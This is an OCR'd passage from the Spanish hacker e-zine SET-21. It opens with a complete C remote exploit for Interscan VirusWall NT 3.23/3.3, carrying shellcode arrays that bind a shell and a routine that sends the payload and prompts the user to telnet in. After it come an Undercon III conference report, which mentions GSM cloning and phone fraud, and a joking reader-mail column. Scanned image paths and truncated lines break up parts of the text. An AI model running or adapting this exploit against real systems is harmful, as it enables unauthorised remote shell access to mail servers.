"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\xbb\x10\x0b\x11\x01\xc1\xeb"
```

```
        "\x02\x8b\xf8\x33\xc0\x50\x48\x90\x50\x59\xf2\xaf"
        "\x59\xb1\xc6\x8b\xc7\x48\x80\x30\x99\xe2\xfa\x33"
        "\xf6\x96\x90\x90\x56\xff\x13\x8b\xd0\xfc\x33\xc9"
        "\xb1\x0b\x49\x32\xc0\xac\x84\xc0\x75\xf9\x52\x51"
        "\x56\x52\x66\xbb\x34\x43\xff\x13\xab\x59\x5a\xe2"
        "\xec\x32\xc0\xac\x84\xc0\x75\xf9\x66\xbb\xc4\x42"
        "\x56\xff\x13\x8b\xd0\xfc\x33\xc9\xb1\x06\x32\xc0"
        "\xac\x84\xc0\x75\xf9\x52\x51\x56\x52\x66\xbb\x34"
        "\x43\xff\x13\xab\x59\x5a\xe2\xec\x83\xc6\x05\x33"
        "\xc0\x50\x40\x50\x40\x50\xff\x57\xe8\x93\x6a\x10"
        "\x56\x53\xff\x57\xec\x6a\x02\x53\xff\x57\xf0\x33"
        "\xc0\x57\x50\xb0\x0c\xab\x58\xab\x40\xab\x5f\x48"
        "\x50\x57\x56\xad\x56\xff\x57\xc0\x48\x50\x57\xad"
        "\x56\xad\x56\xff\x57\xc0\x48\xb0\x44\x89\x07\x57"
        "\xff\x57\xc4\x33\xc0\x8b\x46\xf4\x89\x47\x3c\x89"
        "\x47\x40\x8b\x06\x89\x47\x38\x33\xc0\x66\xb8\x01"
        "\x01\x89\x47\x2c\x57\x57\x33\xc0\x50\x50\x50\x40"
        "\x50\x48\x50\x50\xad\x56\x33\xc0\x50\xff\x57\xc8"
        "\xff\x76\xf0\xff\x57\xcc\xff\x76\xfc\xff\x57\xcc"
        "\x48\x50\x50\x53\xff\x57\xf4\x8b\xd8\x33\xc0\xb4"
        "\x04\x50\xc1\xe8\x04\x50\xff\x57\xd4\x8b\xf0\x33"
        "\xc0\x8b\xc8\xb5\x04\x50\x50\x57\x51\x50\xff\x77"
        "\xa8\xff\x57\xd0\x83\x3f\x01\x7c\x22\x33\xc0\x50"
        "\x57\xff\x37\x56\xff\x77\xa8\xff\x57\xdc\x0b\xc0"
        "\x74\x2f\x33\xc0\x50\xff\x37\x56\x53\xff\x57\xf8"
        "\x6a\x50\xff\x57\xe0\xeb\xc8\x33\xc0\x50\xb4\x04"
        "\x50\x56\x53\xff\x57\xfc\x57\x33\xc9\x51\x50\x56"
        "\xff\x77\xac\xff\x57\xd8\x6a\x50\xff\x57\xe0\xeb"
        "\xaa\x50\xff\x57\xe4\x90\xd2\xdc\xcb\xd7\xdc\xd5"
        "\xaa\xab\x99\xda\xeb\xfc\xf8\xed\xfc\xc9\xf0\xe9"
        "\xfc\x99\xde\xfc\xed\xca\xed\xf8\xeb\xed\xec\xe9"
        "\xd0\xf7\xff\xf6\xd8\x99\xda\xeb\xfc\xf8\xed\xfc"
        "\xc9\xeb\xf6\xfa\xfc\xea\xea\xd8\x99\xda\xf5\xf6"
        "\xea\xfc\xd1\xf8\xf7\xfd\xf5\xfc\x99\xc9\xfc\xfc"
        "\xf2\xd7\xf8\xf4\xfc\xfd\xc9\xf0\xe9\xfc\x99\xde"
        "\xf5\xf6\xfb\xf8\xf5\xd8\xf5\xf5\xf6\xfa\x99\xce"
        "\xeb\xf0\xed\xfc\xdf\xf0\xf5\xfc\x99\xcb\xfc\xf8"
        "\xfd\xdf\xf0\xf5\xfc\x99\xca\xf5\xfc\xfc\xe9\x99"
        "\xdc\xe1\xf0\xed\xc9\xeb\xf6\xfa\xfc\xea\xea\x99"
        "\xce\xca\xd6\xda\xd2\xaa\xab\x99\xea\xf6\xfa\xf2"
        "\xfc\xed\x99\xfb\xf0\xf7\xfd\x99\xf5\xf0\xea\xed"
        "\xfc\xf7\x99\xf8\xfa\xfa\xfc\xe9\xed\x99\xea\xfc"
        "\xf7\xfd\x99\xeb\xfc\xfa\xef\x99\x9b\x99"
        "\xff\xff"      /* 16 bit remote port number */
        "\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
        "\xfa\xf4\xfd\xb7\xfc\xe1\xfc\x99\xff\xff\xff\xff"
        "\x60\x45\x42\x00\x0d\x0a";

unsigned long   sploit_33_len = 794;
unsigned char   sploit_33[] =
        "\x68\x65\x6c\x6f\x20\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x4b\x8b"
        "\xc3\xbb\x01\x90\x16\x01\xc1\xeb\x02\x8b\xf8\x33"
        "\xc0\x50\x48\x90\x50\x59\xf2\xaf\x59\xb1\xc6\x8b"
        "\xc7\x48\x80\x30\x99\xe2\xfa\x33\xf6\x96\x90\x90"
        "\x56\xff\x13\x8b\xd0\xfc\x33\xc9\xb1\x0b\x49\x32"
        "\xc0\xac\x84\xc0\x75\xf9\x52\x51\x56\x52\xb3\x80"
        "\x90\x90\xff\x13\xab\x59\x5a\xe2\xec\x32\xc0\xac"
        "\x84\xc0\x75\xf9\xb3\x01\x4b\x90\x56\xff\x13\x8b"
        "\xd0\xfc\x33\xc9\xb1\x06\x32\xc0\xac\x84\xc0\x75"
        "\xf9\x52\x51\x56\x52\xb3\x80\x90\x90\xff\x13\xab"
        "\x59\x5a\xe2\xec\x83\xc6\x05\x33\xc0\x50\x40\x50"
        "\x40\x50\xff\x57\xe8\x93\x6a\x10\x56\x53\xff\x57"
        "\xec\x6a\x02\x53\xff\x57\xf0\x33\xc0\x57\x50\xb0"
        "\x0c\xab\x58\xab\x40\xab\x5f\x48\x50\x57\x56\xad"
        "\x56\xff\x57\xc0\x48\x50\x57\xad\x56\xad\x56\xff"
        "\x57\xc0\x48\xb0\x44\x89\x07\x57\xff\x57\xc4\x33"
        "\xc0\x8b\x46\xf4\x89\x47\x3c\x89\x47\x40\x8b\x06"
        "\x89\x47\x38\x33\xc0\x66\xb8\x01\x01\x89\x47\x2c"
        "\x57\x57\x33\xc0\x50\x50\x50\x40\x50\x48\x50\x50"
        "\xad\x56\x33\xc0\x50\xff\x57\xc8\xff\x76\xf0\xff"
        "\x57\xcc\xff\x76\xfc\xff\x57\xcc\x48\x50\x50\x53"
        "\xff\x57\xf4\x8b\xd8\x33\xc0\xb4\x04\x50\xc1\xe8"
        "\x04\x50\xff\x57\xd4\x8b\xf0\x33\xc0\x8b\xc8\xb5"
        "\x04\x50\x50\x57\x51\x50\xff\x77\xa8\xff\x57\xd0"
        "\x83\x3f\x01\x7c\x22\x33\xc0\x50\x57\xff\x37\x56"
        "\xff\x77\xa8\xff\x57\xdc\x0b\xc0\x74\x2f\x33\xc0"
        "\x50\xff\x37\x56\x53\xff\x57\xf8\x6a\x50\xff\x57"
        "\xe0\xeb\xc8\x33\xc0\x50\xb4\x04\x50\x56\x53\xff"
        "\x57\xfc\x57\x33\xc9\x51\x50\x56\xff\x77\xac\xff"
        "\x57\xd8\x6a\x50\xff\x57\xe0\xeb\xaa\x50\xff\x57"
        "\xe4\x90\xd2\xdc\xcb\xd7\xdc\xd5\xaa\xab\x99\xda"
        "\xeb\xfc\xf8\xed\xfc\xc9\xf0\xe9\xfc\x99\xde\xfc"
        "\xed\xca\xed\xf8\xeb\xed\xec\xe9\xd0\xf7\xff\xf6"
        "\xd8\x99\xda\xeb\xfc\xf8\xed\xfc\xc9\xeb\xf6\xfa"
        "\xfc\xea\xea\xd8\x99\xda\xf5\xf6\xea\xfc\xd1\xf8"
        "\xf7\xfd\xf5\xfc\x99\xc9\xfc\xfc\xf2\xd7\xf8\xf4"
        "\xfc\xfd\xc9\xf0\xe9\xfc\x99\xde\xf5\xf6\xfb\xf8"
        "\xf5\xd8\xf5\xf5\xf6\xfa\x99\xce\xeb\xf0\xed\xfc"
        "\xdf\xf0\xf5\xfc\x99\xcb\xfc\xf8\xfd\xdf\xf0\xf5"
        "\xfc\x99\xca\xf5\xfc\xfc\xe9\x99\xdc\xe1\xf0\xed"
        "\xc9\xeb\xf6\xfa\xfc\xea\xea\x99\xce\xca\xd6\xda"
        "\xd2\xaa\xab\x99\xea\xf6\xfa\xf2\xfc\xed\x99\xfb"
        "\xf0\xf7\xfd\x99\xf5\xf0\xea\xed\xfc\xf7\x99\xf8"
        "\xfa\xfa\xfc\xe9\xed\x99\xea\xfc\xf7\xfd\x99\xeb"
        "\xfc\xfa\xef\x99\x9b\x99"
        "\xff\xff"      /* sploit port number */
        "\x99\x99\x99\x99"
        "\x99\x99\x99\x99\x99\x99\x99\x99\xfa\xf4\xfd\xb7"
        "\xfc\xe1\xfc\x99\xff\xff\xff\xff\x09\x1f\x40\x00"
        "\x0d\x0ah";


void
usage (void)
{
```


```
        printf ("Interscan VirusWall NT 3.23/3.3 remote -
http://www.beavuh.org$        "by dark spyrit <dspyrit@beavuh.org>\n"
        "quick unix port by team teso\n\n"
        "usage: vwxploit <host> <port> <port to bind shell> <version>\n"
        "eg - vwxploit host.com 25 1234 3.23\n");
        exit (EXIT_FAILURE);
}

int
main (int argc, char **argv)
{
        int                     socket;
        unsigned char           shellcode;
        unsigned char           *sh_port_offset;
        char                    *server;
        unsigned short int      port_dest, port_shell;
        size_t                  sh_len;
        struct sockaddr_in      sa;

        if (argc != 5)
                usage ();

        server = argv[1];
        port_dest = atoi (argv[2]);
        port_shell = atoi (argv[3]);
        if (port_dest == 0 || port_shell == 0)
                usage ();

        if (strcmp (argv[4], "3.23") == 0) {
                shellcode = sploit_323;
                sh_len = sploit_323_len;
                sh_port_offset = sploit_323 + 1282;
        } else if (strcmp (argv[4], "3.3") == 0) {
                shellcode = sploit_33;
                sh_len = sploit_33_len;
                sh_port_offset = sploit_33 + 762;
        } else {
                fprintf (stderr, "unsupported version\n");
                exit (EXIT_FAILURE);
        }

        port_shell ^= 0x9999;
        *sh_port_offset = (char) ((port_shell >> 8) & 0xff);
        *(sh_port_offset + 1) = (char) (port_shell & 0xff);
        socket = net_connect (&sa, server, port_dest, 45);
        if (socket <= 0) {
                perror ("net_connect");
                exit (EXIT_FAILURE);
        }

        write (socket, shellcode, sh_len);
        sleep (1);
        close (socket);

        printf ("data send, try \"telnet %s %d\" now\n",
                argv[1], atoi (argv[3]));

        exit (EXIT_SUCCESS);
}

unsigned long int
net_resolve (char *host)
```


```
{
        long            i;
        struct hostent  *he;

        i = inet_addr (host);
        if (i == -1) {
                he = gethostbyname (host);
                if (he == NULL) {
                        return (0);
                } else {
                        return (*(unsigned long *) he->h_addr);
                }
        }

        return (i);
}


int
net_connect (struct sockaddr_in *cs, char *server,
        unsigned short int port, int sec)
{
        int             n, len, error, flags;
        int             fd;
        struct timeval  tv;
        fd_set          rset, wset;

        /* first allocate a socket */
        cs->sin_family = AF_INET;
        cs->sin_port = htons (port);
        fd = socket (cs->sin_family, SOCK_STREAM, 0);
        if (fd == -1)
                return (-1);

        cs->sin_addr.s_addr = net_resolve (server);
        if (cs->sin_addr.s_addr == 0) {
                close (fd);
                return (-1);
        }

        flags = fcntl (fd, F_GETFL, 0);
        if (flags == -1) {
                close (fd);
                return (-1);
        }
        n = fcntl (fd, F_SETFL, flags | O_NONBLOCK);
        if (n == -1) {
                close (fd);
                return (-1);
        }

        error = 0;

        n = connect (fd, (struct sockaddr *) cs, sizeof (struct
sockaddr_in));
        if (n < 0) {
                if (errno != EINPROGRESS) {
                        close (fd);
                        return (-1);
                }
        }
        if (n == 0)
```

```
                goto done;

        FD_ZERO(&rset);
        FD_ZERO(&wset);
        FD_SET(fd, &rset);
        FD_SET(fd, &wset);
        tv.tv_sec = sec;
        tv.tv_usec = 0;

        n = select(fd + 1, &rset, &wset, NULL, &tv);
        if (n == 0) {
                close(fd);
                errno = ETIMEDOUT;
                return (-1);
        }
        if (n == -1)
                return (-1);

        if (FD_ISSET(fd, &rset) || FD_ISSET(fd, &wset)) {
                if (FD_ISSET(fd, &rset) && FD_ISSET(fd, &wset)) {
                        len = sizeof(error);
                        if (getsockopt(fd, SOL_SOCKET, SO_ERROR, &error,
&len) $                                 errno = ETIMEDOUT;
                                return (-1);
                        }
                        if (error == 0) {
                                goto done;
                        } else {
                                errno = error;
                                return (-1);
                        }
                }
        } else
                return (-1);

done:
        n = fcntl(fd, F_SETFL, flags);
        if (n == -1)
                return (-1);

        return (fd);
 }
```

EOF

-[0x0A]----------
-[UNDERCON III : El hack hispano se reune]----------
-[by GreeN LegenD]----------SET-21-





Otro a~o, otra Undercon, esta es la tercera convocatoria de la mas importante reunion underground de este tipo que realiza en Espa~a. Como viene siendo la politica habitual de la organizacion la asistencia es bajo invitacion exclusiva del comite organizador.

Como en otras ocasiones la organizacion recayo en la gente de la CPNE, estando presentes los habituales -ellos saben quienes son-. Este a~o el local era como dios manda, aun mejor, tenia todo lo necesario para que los ponentes se explicaran.

Viernes...

Pero en la undercon de este a~o ni eran todos los que estaban ni estaban todos los que eran. La gente del Staff de SET y algunos sinpatizantes de DP <Demons Paradise> pusimos rumbo a una ciudad cercana donde nos encontramos con Guybrush, Senpai y como no! nuestro querido +NetBul. Cuando llegamos era ya mas hora de irse de copas que de otra cosa. Tambien habian llegado la gente de !H bien acompa~ados de Hendrix y Shooting. Despues de las presentaciones habituales trasladamos la conversacion a la mesa de un bar cercano. Desde Emuladores de smartcard pasando por moviles, a el algoritmo de encryptacion GSM y sin olvidarnos de la legalidad y algo sobre la leyenda negra de algun hacker como TRON.

Acabadas nuestras bebidas la gente normal se fue a dormir, no nosotros, no. Algunos de esto no llegaron a aparecer luego en la under por eso decidimos forzar la visita, ya que salimos de casa. ;) A los otros los veriamos al dia siguiente durante la ignaguracion de la undercon. Nosotros seguimos camino a Murcia y llegamos de milagro, pero a una hora un tanto intempestiva, ni para levantar a nadie ni para dormir. Unas 2 o 3 horas de descanso en el coche nos ayudaron.

Sabado...

A primera hora hacemos contacto con la gente de la organizacion, el

desayuno de rigor mientras esperamos por el resto de la gente. Parece que al fin y al cabo fuimos los primeros en llegar. Empezamos a preparar el equipo de mesa que nos trajimos con nosotros, el de Joy. Y para matar un poco el tiempo y mientras seguia llegando la gente nos dedicamos a instalar y poner a punto un Linux.

Ya estaba por ahi Warezman liandola, unos de los fundadores de CPNE. Los primeros Nokias 5110 empezaron a llegar y a salir con el Netmonitor activado, yo creo que de los 20 Nokia 5110 que entraron muy pocos salieron sin el Netmonitor activado. Cortesia de Warezman. Sobre las 12.30pm se perfila el plan del dia y el orden de los distintos ponentes.

Sobre las 13 horas ya estaban casi todos en la sala. Pero no era plan de ponerse a hablar de Hacking, Phreaking y Seguridad Informatica con el estomago vacio. Movilizacion general hasta el Pizza Hut mas cercano por que tenian la oferta esa de marras. Aqui gracias a que me enrrolle hablando con no-se-quien me quedo sin comer de las pizzas de set. Bueno gracias a los TDDs por dejarme acoplarme a ellos. Buena conversacion cerca del rio con Sage y la gente de TDD, smartcards, emuladores y phreak en general como no..

Volvemos a el local de conferencias, y se finaliza el perfil y orden de aparicion de los ponentes. Aun faltaba gente que no habia llegado de la zona centro pero no se puede retrasar mas...

Llegan Binaria y mas gente..

Sobre las 16:50pm comienzan hablando sobre exploits en la arquitectura x86 y mas exactamente sobre Stack Overflow, luego despues de hablar de x86 aparece 777 y nos habla del maravilloso mundo de Sparc, si, lo has comprendido Solaris tambien algo de NT. Esta fue la parte mas interesante, dada la reconocida dificultad de usar este exploit en las Sparc Stations. Esta primera ponencia acaba sobre las 17:54pm...

Despues de un breve descanso y de tratar de asimilar toda la info que acababamos de recibir empezo a atacar Warezman con su charla sobre Phreaking titulada, GSM: Anonimato y Wardialing no voy a entrar en detalle sobre lo que nos conto. Pero resumiendo muy interesante, unos de sus grandes logros ha sido poder usar el THC-SCAN de DOS con los drivers del Nokia Data Suite 2.0 teniendo en cuenta que este software esta basado en la creacion de un modem virtual bajo el puerto com libre siguiente. Toda esta informacion la podeis encontrar en las paginas de la CPNE, supongo que no sera necesario que os de la url. Buscad en nuestra web.

Luego segun sigo leyendo mi diario faltan algunas cosas dado que el mamoncete de Mortiis estuvo metiendo mano en mi portatil. Como te pille!

Despues salen los colegas de Tdd <The Demon Den> y nos demostraron en vivo la clonacion de GSM de Airtel. Rapido, sencillo y facil. ;) Menudos elementos que son estos, esto segun el metodo de Tdd se puede aplicar a cualquier compa~ia. Incluida a Amena. Para mas info sobre TDD y sus cosas aqui : www.webcrunchers.com/tdd

Despues de esto viene algo de Hardware, aparecen Sage and Co. nos muestran su grabador de PICs casero y luego su aplicacion practica. Pero la gran estrella de su presentacion fue la Chapping Box todo un sistema automatizado. Nos explico su funcionamiento, el como y porque, pero realmente creo que esto no necesita mas explicacion.

Luego aparecen los de Tdd a presentar su segundo proyecto sobre Chapping, Titulado "Chapping V3.0" dificil eh ? Y presentan su

targeta de Auto-chapping que hace _casi_ lo mismo que la Sage pero de una manera un poco mas sencilla. El colmo de la sencillez. Mi aplauso a esto. ;)

Un breve descanso, aparecen GriYo de 29A, Zhodiac & Co. Se trata de reanudar las sesiones.

Despues hablo Net_Savage sobre la seguridad en Routers Cisco, o mas su falta de seguridad. Con demostracion en directo de como actualizar y hacerse con el acceso total, actualizar y rearrancar sin perder la DNS del router.

Y como final estelar hubo una mesa redonda de preguntas sobre Hacking, Phreaking, Virii y seguridad informatica. Algo muy, pero que muy instructivo. Como cuando se acercaban la nueve de la noche ya empezaba a notarse el hambre, decidimos continuar al dia siguiente por la ma~ana.

Por hoy las conferencia estaban acabadas, nos dispersamos a cenar. En esta ocasion nos decantamos por Burger King en compa~ia de TDD y alguien mas. Nuestra reunion seria a las 23 horas en la zona antigua de Murcia para ir de bares. Todo iba bien hasta que los elementos de TDD decidieron separarse, eh? y entonces fue cuando aun teniendo las emisoras no hubo manera de encontrarnos. Pero llegar llegamos al punto de encuentro. Quie dice que los hackers solo tienen vida detras de las terminales ? bobadas, alli todos o bueno casi, todos difrutamos tomando copas y hablando con gente que no tenemos la oportunidad de ver durante el a~o. Y decia algunos por que ciertos personajes preferian irse al hotel a usar el portatil y movil... la excepcion que confirma la regla ? ;)

Luego a dormir cada uno por su lado. Aqui en SET queremos dar gracias publicamente a TDD por conseguirnos sitio donde dormir de gratis en su zulo. Gracias tios. Tuvimos alguna que otra aventura con los green men pero como estabamos listos no paso nada. Y para hacer sue~o unas cuantas partidas al Trivial Hackers Edition..

Domingo...

Al dia siguiente sobre las 11 o 12 llegamos de vuelta a Murcia, ya estaba la continuacion sobre la mesa redonda sobre Legislacion aplicable al Hacking.

Acto seguido hablo Hendrix sobre PKI, Criptografia y Comercio Electronico. Charla muy a fondo sobre como va a funcionar este sistema. Con sus posibles puntos flacos y sus puntos fuertes. Informacion sobre la tarjeta basada en el chip RSA que sera util para las compras y su posible crackeo. Muy interesante.

Luego hablo GriYo sobre el mundo del Virii, despues de hacernos una buenisima introducion para nuevos al tema. Desde los comienzos de la programacion de virus bajos dos a los nuevos virus en w95. Luego explico las ultimas tecnicas de infectacion de ficheros en win, sus pros y sus contras. Charla muy interesante.

Despues de esto la gente de SET y DP tuvimos que comenzar camino hacia la capital, dejando todavia un par de charlas sobre sin escuchar. Hablo Overdrive sobre WAP y se hablo tambien sobre Ingenieria Social. Aqui acabo nuestra UnderCon III.

No todo eran Hackers, tambien aparecieron gente de algunas empresas privadas en busca de algun nuevo talento.

Antes de nada queremos darle las gracias a la gente que la organizo,
tambien a Dark Raver, a Crono y a Joy por todo lo que tuvo que aguantar.

Nos vemos en la proxima Undercon!

Algunas URLs....

http://www.webcrunchers.com/tdd	TDD
http://www.bufetalmeida.com	Carlos Almeida
http://hispahack.ccc.de	H!
http://www.imedia.es/set/trivial	SET : Trivial Hackers Edition

EOF

```
-[ 0x0B ]--------------------------------------------------------------------
-[ SET Inbox ]---------------------------------------------------------------
-[ by Paseante ]-------------------------------------------------------SET-21-
```

Un numero mas aqui estoy dispuesto a poner orden, resolver dudas y contestar de la manera mas eclectica posible al variopinto publico que nos escribe.

Nuestro e-mail: <set-fw@bigfoot.com>

Y ahora a repartir alegria.

-{ 0x01 }-

Hola soy un hacker (*):

[Hola hacker]

Hola.

[Hola hacker]

Me parto con los comentarios que haceis de los mensajes. Pero porque solo poneis estupideces, al final cansa tanta tonteria, tarde 3 dias en leerlo porque cansa. Lo mas divertido es cuando dicen: "soy un hacker bla, bla bla bla..... pero soy un novato", me parto, que pasa que hay que poner en los mensajes soy un super mega hacker del ciber espacio para que te leean, ah? pues lo pongo al princpio (*). Tambien parece que hay que escribir con los dedos mal puestos en el teclado, para joder a la gente.

[Me place contestar acerca de nuestros criterios de seleccion para aparecer en esta seccion que con singular dedicacion atiendo.

Si indicas que no es para publicar no se publica, si es correo personal o de gente con la que nos escribimos habitualmente tampoco, si hemos respondido al correo de manera privada entonces no aparece en la revista, luego vienen los criterios de espacio, adecuacion y los errores y desorganizacion pertinentes. Aparte "cazamos" el correo que se dirige al editor (viejo truco) y otra gente de SET me pasa mails que les llegan con peticiones folkloricas.
Al final lo que queda es esto y si te parecen ’estupideces’ :-)
leete la seccion de correo de la ultima 2.600 y dime despues aunque tardaras MAS de tres dias :-DD]

Una observacion para los que quieren el tefono movil gratis, follarse al Villalonga. O mandar mensajes cuando tengas a cero el credito.
Me parece que he decidido no leer la seccion de mensajes, salvo que pongais una marca para diferenciar lo desternillante de lo que no.

[Todavia no he decidido que marca ponerle al tuyo, vuelve luego]

Hace tiempo que os he perdido la pista pero gracias a la liberalizacion solo pago las llamadas desde que me hecharon de la Uni.

[Entendido]

Como ha cambiado la cosa, no?, como es que teneis un apartado de correos en oviedo?. Y el Mediterraneo, que?.

 [Pues Oviedo es una ciudad tranquila y el Mediterraneo no esta abandonado
   pero nos estamos diversificando, un poquito aqui, otro alla. Ya sabes]

Yo no pido nada, y dar menos todavia, que se lo que estais pensando.
Ah, saludos de un tal Ram Ye (que dice que soy muy majos pero un
poquito desordenados).

 [Me suena ese tipo pero creo que cambiaba de correo cada semana y
   luego se quejaba de que no le contestabamos :->]

Por cierto, que hay del Websend???;)

 [No se, igual esta en la mili :-?]

Un saludo

-{ 0x02 }-

From: Juan Pepito Perez

 [Perdona mi suspicacia pero me parece que has dado un nombre falso]

Hola a migos.

 [Migos no esta ahora pero ya le dare tus saludos]

Me gustarma saber si podeis darme direcciones de grupos de discursisn
sobre hacking.

 [Mi no gustarma discusrisn. Ugh!]

Muchas gracias, y un saludo de vuestro colega Broli.

 [De nada, espero haberte servido de ayuda.]

-{ 0x03 }-

Hola a todos, no me interesa el colarme en ningun sitio
pero si todo lo relacionado con la seguridad en UNIX.

 [Si, bueno y que me quieres decir con eso :-?]

... Hasta pronto saludos.

 [Saludos tampoco esta, se ha ido con Migos]

-{ 0x04 }-

De : Tarod Tarod@*.xxx

Bueno chicos... veo q esta pagina esta muy bien.. pero hoy no tengo mucho
tiempo para buscar lo q quiero.. asi q por eso os mando un mail a evr si me

 [Menudo dia!. Evr se acaba de ir, le he mandado a buscar a Saludos y Migos]

podeis facilitar el trabajo...

[Me lees el pensamiento?!?.]

Mi problema es q gasto mucho dinero en telefono (pero en las cabinas...
no en casa.. ahi me controlo..) Asi q he sabido q hay una manera de llamar
mas barato (por la gorra vamos..)

[Plan Hello, Plan 65, Plan Interprovincial o sera "Plan 9 They came from
Outer Space" ?]

pero el problema es q el chico al cual le vi hacerlo no quiso compartir su
sabiduria conmigo pero me dio alguna direccion de webs...

[Asi que un 'chico'..Sospechoso. Tu 'chico,' chivato, ya hablara Webs
contigo, no te dijimos que NUNCA dieras la direccion de Webs? :->]

asi q por eso estoy aqui...

[Te has explicado perfectamente. Pero dejame recapitular, lo que
me intentas decir es: Hola, quiero llamar de gorra. Como lo hago?]

Agradeceria q si sabeis como hacerlo me mandaseis un mail aclarativo..
o si no lo sabeis podriais decirme por donde buscar... Vale???
Muchas gracias y hasta otra... ;)
Tarod

[No sabemos nada de ningun 'chico' que llama gratis en cabinas y aunque
supieramos, no le dijimos como hacerlo, ademas me acuerdo perfectamente de
que le advertimos de que era delito y que mantuviese la boca cerrada.
No se nada {Deshaceros del cadaver, quemad las pruebas!}]

-{ 0x05 }-

Felicitaciones por tus articulos en Set...!!!

[No sabia que alguien leyese los articulos de +NetBul :-OO
Esta es toda una revelacion :->]

Que herramienta para escanear puertos me recomiendas?, tengo varias
ya, pero ninguna lo suficientemente buena (creo), por eso quisiera saber
tu opinion acerca de este tema, la verdad todavia no encuentro manera de
saber sobre que SO correo una maquina que estoy escaneando, lo unico
que se hasta ahora es que el httpd es Rapid Site Apache 1.3.4.,

[Quieres una herramienta para escanear puertos o un adivino?.
Dejame consultar mi guia...(kit-kat)...Rapid Site Apache 1.3.4
dices?. Definitivamente un Macintosh con MacOs 8.5. 100%]

podrias ayudarme?????????

[Seguro, piensa en nosotros como en el telefono de la esperanza
pero en mejor.]

Espero respuesta, por favor

[Rapid Site es un proveedor de hosting, visita su web y
te informaran con detalle de todo su hardware y software.

```
    Apache es un servidor web para Unix y Windows NT.
    He dado una respuesta util, debo estar madurando. :-( ]

Saludos

[ No ha vuelto todavia, espero que Evr los encuentre pronto a el y a Migos ]



-{ 0x06 }-

Bueno... me estoy iniciando en este area y me gustaria saber si me
facilitarian algun texto que hable de esto desde el principio, o alguna

 [ El Genesis te vale?. Si lo ves muy "desde el principio" entonces por
   ejemplo The Hacker Howto de ESR  o ver el concurso "Furor" (no
   aprenderas pero te motivara muchisimo a dedicar tu tiempo al hacking) ]

direccion en donde conseguirlo. Les escribo a ustedes porque creo, que sin
causarles mucha molestia, me podrian ayudar, ya que esa es su politica, con
la que coincido. Desde ya muchas gracias y espero una respuesta.

 [ Tambien hay un libro que se llama "Secretos de un superhacker" o algo
   asi. ]

Atentamente NakedInTheRain(NITR)

 [ Esa debe ser una version nueva, quien hace de Gene Kelly, Rocco Sifredi? ]



-{ 0x07 }-

estudio en una universidad...y uno de mis pasatiempos favoritos es chatear
por el mirc ( algo que esta prohibido, nose porque ).

 [ Yo tampoco lo entiendo pero tras investigar he descubierto que
   tu administrador es el famoso Evil Hacker (tm) Voyager.
   Esto decia en 1991 en su Evil Hacker (tm) How-To:
   "One more note: Avoid the IRC, it’s a pit from wich few escape"]


sencillamente hacia
un download en la pagina del mirc y listo, pero ahora estos hijos de ...han
puesto un servidor proxy por lo que ahora me puedo bajar el mirc pero no
puedo instalarlo...que me dices...

 [ Has pensado en pedirle ayuda a alguien? ]


        *****@****mail.com



-{ 0x08 }-


From: ATOMIKO

En primer lugar tengo que felicitaros por el ezine.... MUY BUENO.

 [ Si, eh? ;-) ]
```

En segundo lugar, razon por la cual escribo este e-mail, tengo una
peque~a sugerencia que haceros.
Puesto que la informacion es poder, y que la verdad os hara libres....
Suele ocurrir que en vuestro e-zine se habla de libros que a ningun
hacker le puede faltar junto al ordenador, y comprendo que hay muchos
